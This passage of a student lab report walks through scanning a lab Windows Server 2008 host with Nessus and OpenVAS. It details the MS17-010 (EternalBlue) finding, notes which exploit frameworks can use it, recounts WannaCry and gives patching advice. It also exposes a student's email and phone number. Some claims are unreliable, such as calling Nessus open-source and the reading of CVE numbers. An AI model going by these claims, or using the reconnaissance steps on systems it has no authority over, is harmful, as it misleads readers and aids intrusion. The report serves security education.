
The output of this command shows that our target system's exact OS is "Windows Server 2008 R2 Standard".

Now we have to scan the vulnerabilities of our target system. To do this, we can use Nessus and OpenVAS tools.

3.2 Scanning via the Nessus Tool

Nessus is an open-source tool that scans our target system's vulnerabilities. We first download and install Nessus to the Kali Linux machine. We can download the Nessus using the <https://www.tenable.com/downloads/nessus> website.

This tool can install on the Kali machine using the following commands.




sudo dpkg -i <file_name>

dpkg - used to install, configure, upgrade, or delete Debian packages

i - used to the installation of the package

After the installation, we have to start the Nessus services using the following command.




service nessusd start - to start the Nessus services


To start the Nessus on the web browser, give the localhost IP address with the port (<https://127.0.0.1:8834/>) in the address bar. The localhost IP address is 127.0.0.1, and the Nessus service port is 8834.

Continue with Nessus Essentials. And then, relevant plugins will download and compile.

Then give a scan by clicking the “New Scan” button, as shown in the following figure.



Select the “Basic Network Scan” in the next window, as shown in the following figure.



Next, give a name (any name), the target machine IP address, and a folder for the scan as the following window. Then click the save button to save the scan in the given folder.

Now go to the scan saved folder and click “Launch” to start the scan as the following figures.

After completing the scan, the Nessus will show the following results.

The image displays three vertically stacked screenshots illustrating the process of performing a network scan using the Nessus Essentials application and viewing its results.

Screenshot 1: Initial Scan Selection

This screenshot shows the Nessus Essentials interface. On the left, a sidebar lists "Folders" (My Scans, All Scans, Trash) and "Resources" (Policies, Plugin Rules, Terrascan). The main area is titled "My Scans" and shows a table with one entry: "Windows 2008 scan" (On Demand, Last Scanned: Today at 5:02 PM). A blue rectangular box highlights the "Windows 2008 scan" row.

Screenshot 2: Detailed Scan Report

This screenshot shows the detailed report for the "Windows 2008 scan". The top navigation bar includes "Configure", "Audit Trail", "Launch", "Report", and "Export". The "Scan Details" section on the right provides the following information:

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 4:38 PM
- End: Today at 5:02 PM
- Elapsed: 24 minutes

The "Vulnerabilities" section shows a donut chart with the following distribution:

Critical	High	Medium	Low	Info
Red	Orange	Yellow	Light Blue	Dark Blue


Screenshot 3: Host-level Scan Results


This screenshot shows the results for a specific host, 192.168.1.103. The "Scan Details" section remains the same as in Screenshot 2. The "Host" table shows the following data:


Host	Vulnerabilities
192.168.1.103	10 Critical, 12 High, 31 Medium, 159 Low, 0 Info

The "Vulnerabilities" section shows a donut chart with the following distribution:

Critical	High	Medium	Low	Info
Red	Orange	Yellow	Light Blue	Dark Blue







Host Details

IP: 192.168.1.103
 MAC: 08:00:27:A1:02:93
 OS: Microsoft Windows Server 2008 R2 Standard Service Pack 1
 Start: Today at 4:38 PM
 End: Today at 5:02 PM
 Elapsed: 24 minutes
 KB: Download

Vulnerabilities

Critical

Click on the category of Microsoft Windows vulnerabilities. Then you will see the following figure.

The screenshot shows the Nessus interface with a list of vulnerabilities for a Microsoft Windows scan. The vulnerabilities are categorized by severity: Critical, High, Medium, and Info. One specific vulnerability, MS17-010, is highlighted with an orange border.

Sev	Score	Name	Family	Count
Critical	10.0 *	MS11-030: Vuln...	Windows	1
Critical	10.0	Unsupported ...	Windows	1
Critical	9.8	Microsoft RDP ...	Windows	1
High	9.3 *	MS12-020: Vuln...	Windows	1
High	8.1	MS17-010: Secu...	Windows	1
Medium	6.8	MS16-047: Secu...	Windows	1
Info		WMI Not Availa...	Windows	1

The above figure shows three Critical, two High, single Medium, and single Informational vulnerabilities. Let's consider the **MS17-010** vulnerability.

MS – Microsoft Systems

17 – identified year (2017)

010 – 10th vulnerability of Microsoft Systems identified in 2017

Let's check the MS17-010 vulnerability.

The screenshot shows a dual-tasking session on a Kali Linux desktop. On the left, a Microsoft My Account window displays a profile picture and information for 'CS/2017/047 - UMAYANGA PLI.' from 'COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY'. It includes email (umayanga_cs17047@stu.kln.ac.lk) and phone number (766357947). On the right, a Nessus Essentials window shows a 'Scans' view for a 'Windows 2008 scan / Plugin #97833'. The 'Vulnerabilities' tab is selected, showing a single result: 'HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013...)'. The 'Description' section states: 'The remote Windows host is affected by the following vulnerabilities : - Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148) - An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)'.

Plugin Details

Severity:	High
ID:	97833
Version:	1.30
Type:	remote
Family:	Windows
Published:	March 20, 2017
Modified:	May 25, 2022

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 8.1

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C

CVSS v3.0 Temporal Score: 7.7

CVSS v2.0 Base Score: 9.3

CVSS v2.0 Temporal Score: 8.1

CVSS v2.0 Vector: CVSS2#AV:N/AC:M/Au:N/C:I/C/A:C

CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:O/RC:C

IAVM Severity: I

CVSS v3.0 score of the vulnerability is **8.1**. That means the severity of the vulnerability is High. The following table shows the severity values with their base score ranges.[8]

Severity	Base Score Range
None	0.0
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0

Vulnerability Information

CPE: cpe:/o:microsoft:windows
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: March 14, 2017
Vulnerability Pub Date: March 14, 2017
In the news: true

Exploitable With

Metasploit (SMB DOUBLEPULSA Remote Code Execution)
CANVAS ()
Core Impact

Reference Information

EDB-ID: [41891](#), [41987](#)
MSFT: [MS17-010](#)
BID: [96703](#), [96704](#), [96705](#), [96706](#), [96707](#), [96709](#)
CISA-KNOWN-EXPLOITED: 2022/05/03,
2022/08/10, 2022/04/15, 2022/04/27, 2022/06/14
IAVA: 2017-A-0065
MSKB: [4012212](#), [4012213](#), [4012214](#), [4012215](#),
[4012216](#), [4012217](#), [4012606](#), [4013198](#), [4013429](#),
[4012598](#), [4012212](#), [4012213](#), [4012214](#), [4012215](#),
[4012216](#), [4012217](#), [4012606](#), [4013198](#), [4013429](#),
[4012598](#)
CVE: [CVE-2017-0143](#), [CVE-2017-0144](#),
[CVE-2017-0145](#), [CVE-2017-0146](#), [CVE-2017-0147](#),
[CVE-2017-0148](#)

The CVE (Common Vulnerability Exposure) is another value for a vulnerability. One of the CVE values on this vulnerability is **CVE-2017-0143**.

2017 - the identified year of this vulnerability

0143 - the 143rd vulnerability which occurred this year (2017) in any system


This vulnerability is codenamed “EternalBlue”. The WannaCry ransomware used this vulnerability to attack the systems. This ransomware exploits the Server Message Block (SMB) version 1 protocol in Microsoft Windows systems. Also, WannaCry ransomware had a worm; if it attacked a single machine once, then it spread the whole network of this machine without needing human interaction.

The United Kingdom NHS (National Health Service) was a major target of this ransomware attack. Microsoft released the patch for this vulnerability two months before this incident, but no one had patched it on their machines. This was the reason for this attack. Because of this attack, the trust was damaged rapidly with the NHS. Also, the trust of the patients who took the services from NHS was also damaged after this incident. And also, 19000 appointments had to be canceled due to this attack, and nearly 92 million pounds were lost. In addition to the NHS attack, this ransomware attack affected more than 230000 computers in 150 countries. Because of this ransomware spread, It is estimated globally lost \$4 billion.[9]

There was a patch according to this vulnerability, but no one had patched it before the incident. Therefore updating the operating systems and updating the security patches is necessary to overcome these attacks. Also, we can use legitimate anti-virus software that includes anti-ransomware protection. This software also updates frequently. Ransomware encrypts the computer systems and requests to pay a huge amount of money as a ransom to get the data back; therefore, we can back up the data to protect it from attackers. Then we don't want to pay the ransom. We can use those steps to prevent these kinds of attacks.


3.3 Scanning via OpenVAS Tool

OpenVAS is an open-source tool that uses for the vulnerability scanning process. Before using the OpenVAS tool, we have to download and install it on our Kali machine. The following command will use to install OpenVAS.



sudo apt install openvas


Then we have to run the installer to configure Openvas and download various network vulnerability tests or signatures. The following command will use to do that.



sudo gvm-setup


gvm - Greenbone Vulnerability Manager

Now we can verify the installation using the following command.




sudo gvm-check-setup

Then we can get our admin user password.




Next, run the gvm services.



